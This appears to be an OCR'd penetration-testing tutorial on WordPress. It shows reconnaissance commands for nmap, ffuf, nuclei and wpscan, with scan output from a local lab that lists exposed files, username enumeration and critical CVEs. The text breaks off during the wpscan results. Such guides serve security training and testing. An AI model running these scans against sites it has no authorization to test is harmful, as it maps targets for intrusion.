

Mastering WordPress Penetration Testing: A Step-by-Step Guide

In this comprehensive guide, we'll explore various aspects of WordPress penetration testing. Starting with gathering information using tools like Wappalyzer and WPintel. We'll then dive into WordPress penetration testing with tools such as NMAP, FFuF, Nuclei, and Wpscan to uncover vulnerabilities. We'll discuss exploiting specific vulnerabilities, manual approaches like username enumeration, and XML-RPC vulnerabilities. Understanding Cross-Site Port Attacks (XSPA) will enhance our knowledge. Lastly, we'll explore online platforms to scan WordPress sites, providing a complete view of WordPress security.




Gather Information — Browser Extensions

Wappalyzer


Wappalyzer
TECHNOLOGIES
MORE INFO
Export
CMS
WordPress 5.3
Programming languages
PHP 7.1.33
Database managers
Adminer 4.6.2
Operating systems
Debian
Blogs
WordPress 5.3
Databases
MySQL
Font scripts
Twitter Emoji (Twemoji) 12.1.3
JavaScript libraries
Underscore.js 1.8.3
jQuery UI 1.11.4
jQuery Migrate 1.4.1
Miscellaneous

WPintel



WordPress Penetration Testing — Tools

NMAP

```
nmap -sS domain.com
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-12 20:29 IST
Nmap scan report for 192.168.194.135 (192.168.194.135)
Host is up (0.0040s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:F5:BC:39 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
➜  Tools
```

FFuF


```
ffuf -w wordlist.txt -u http://domain.com/FUZZ -mc 200
```

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://127.0.0.1:31337/FUZZ
 :: Wordlist         : FUZZ: common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

.git/logs/              [Status: 200, Size: 30905, Words: 1337, Lines: 383, Duration: 124ms]
cgi-bin/                [Status: 200, Size: 30905, Words: 1337, Lines: 383, Duration: 567ms]
favicon.ico             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 4ms]
info.php                [Status: 200, Size: 96933, Words: 4985, Lines: 1120, Duration: 474ms]
php.ini                 [Status: 200, Size: 21, Words: 3, Lines: 1, Duration: 20ms]
:: Progress: [4713/4713] :: Job [1/1] :: 218 req/sec :: Duration: [0:00:26] :: Errors: 0 ::
```




Nuclei

```
nuclei -u https://domain.com
```

```
                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v2.9.8

                projectdiscovery.io

[WRN] Found 15 templates with runtime error (use -validate flag for further examination)
[INF] Current nuclei version: v2.9.8 (outdated)
[INF] Current nuclei-templates version: v9.6.0 (latest)
[INF] New templates added in latest release: 33
[INF] Templates loaded for current scan: 6449
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1179 (Reduced 1120 Requests)
[addeventlistener-detect] [http] [info] http://127.0.0.1:31337
[php-detect] [http] [info] http://127.0.0.1:31337 [7.1.33]
[apache-detect] [http] [info] http://127.0.0.1:31337 [Apache/2.4.38 (Debian)]
[tech-detect:php] [http] [info] http://127.0.0.1:31337
[INF] Using Interactsh Server: oast.online
[metatag-cms] [http] [info] http://127.0.0.1:31337 [WordPress 5.3]
[http-missing-security-headers:strict-transport-security] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:permissions-policy] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:referrer-policy] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:content-security-policy] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:x-frame-options] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:x-content-type-options] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:clear-site-data] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://127.0.0.1:31337
[waf-detect:apachegeneric] [http] [info] http://127.0.0.1:31337/
[CVE-2017-5487:usernames] [http] [medium] http://127.0.0.1:31337/?rest_route=/wp/v2/users/ [admin]
[phpinfo-files] [http] [low] http://127.0.0.1:31337/info.php [7.1.33]
[wordpress-xmlrpc-listmethods] [http] [info] http://127.0.0.1:31337/xmlrpc.php
[adminer-panel] [http] [info] http://127.0.0.1:31337/adminer.php [4.6.2]
[wordpress-detect:version_by_js] [http] [info] http://127.0.0.1:31337 [5.3]
[default-sql-dump] [http] [medium] http://127.0.0.1:31337/dump.sql
[wordpress-xmlrpc-file] [http] [info] http://127.0.0.1:31337/xmlrpc.php
[WRN] [wordpress-iwp-client] Malformed version: trunk
[wordpress-iwp-client:detected_version] [http] [info] http://127.0.0.1:31337/wp-content/plugins/iwp-client/readme.txt [trunk] [last_version="1.12.3"]
[oob-header-based-interaction:dns] [http] [info] http://127.0.0.1:31337
[wordpress-login] [http] [info] http://127.0.0.1:31337/wp-login.php
[wp-xmlrpc-pingback-detection] [http] [info] http://127.0.0.1:31337/xmlrpc.php
[wordpress-readme-file] [http] [info] http://127.0.0.1:31337/readme.html
[CVE-2020-8772] [http] [critical] http://127.0.0.1:31337/
[CVE-2021-21311] [http] [high] http://127.0.0.1:31337/adminer.php?elastic=example.org&username=i0en4gcx&db=52hwmzsl [path="/adminer.php"]
[openssh-detect] [tcp] [info] 127.0.0.1:22 [SSH-2.0-OpenSSH_8.6]
→  Tools
```




Wpscan

```
wpscan --url http://domain.com --api-token wpscan_token
```

```
|
| [!] 46 vulnerabilities identified:
|
| [!] Title: WordPress <= 5.3 - Authenticated Improper Access Controls in REST API
|     Fixed in: 5.3.1
|     References:
|      - https://wpscan.com/vulnerability/4a6de154-5fbd-4c80-acd3-8902ee431bd8
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20043
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16788
|      - https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
|      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-g7rg-hchx-c2gw
|
| [!] Title: WordPress <= 5.3 - Authenticated Stored XSS via Crafted Links
|     Fixed in: 5.3.1
|     References:
|      - https://wpscan.com/vulnerability/23553517-34e3-40a9-a406-f3ffbe9dd265
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20042
|      - https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
|      - https://hackerone.com/reports/509930
|      - https://github.com/WordPress/wordpress-develop/commit/1f7f3f1f59567e2504f0fbebd51ccf004b3ccb1d
|      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-xvg2-m2f4-83m7
|
| [!] Title: WordPress <= 5.3 - Authenticated Stored XSS via Block Editor Content
|     Fixed in: 5.3.1
|     References:
